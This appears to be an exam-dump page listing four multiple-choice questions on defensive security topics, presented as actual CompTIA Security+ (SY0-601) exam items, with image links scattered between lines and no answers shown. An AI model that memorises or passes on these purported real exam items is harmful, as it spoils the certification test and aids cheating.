
Which of the following is the MOST likely reason for securing an air-gapped laboratory HVAC system?

A. To avoid data leakage

B. To protect surveillance logs

C. To ensure availability

D. To facilitate third-party access



Actual exam question from CompTIA's SY0-601

Question #: 276

Topic #: 1

[All SY0-601 Questions]


A user forwarded a suspicious email to the security team. Upon investigation, a malicious URL was discovered. Which of the following should be done FIRST to prevent other users from accessing the malicious URL?

A. Configure the web content filter for the web address.

B. Report the website to threat intelligence partners.

C. Set the SIEM to alert for any activity to the web address.

D. Send out a corporate communication to warn all users of the malicious email.



Actual exam question from CompTIA's SY0-601

Question #: 277

Topic #: 1

[All SY0-601 Questions]

A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Choose two.)

A. The order of volatility


B. A CRC32 checksum

C. The provenance of the artifacts

D. The vendor's name

E. The date and time

F. A warning banner



Actual exam question from CompTIA's SY0-601

Question #: 278

Topic #: 1

[All SY0-601 Questions]

An organization is migrating several SaaS applications that support SSO. The security manager wants to ensure the migration is completed securely. Which of the following application integration aspects should the organization consider before focusing into underlying implementation details? (Choose two.)

A. The back-end directory source

B. The identity federation protocol


C. The hashing method

D. The encryption method

E. The registration authority

F. The certificate authority

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 279
Topic #: 1
[All SY0-601 Questions]

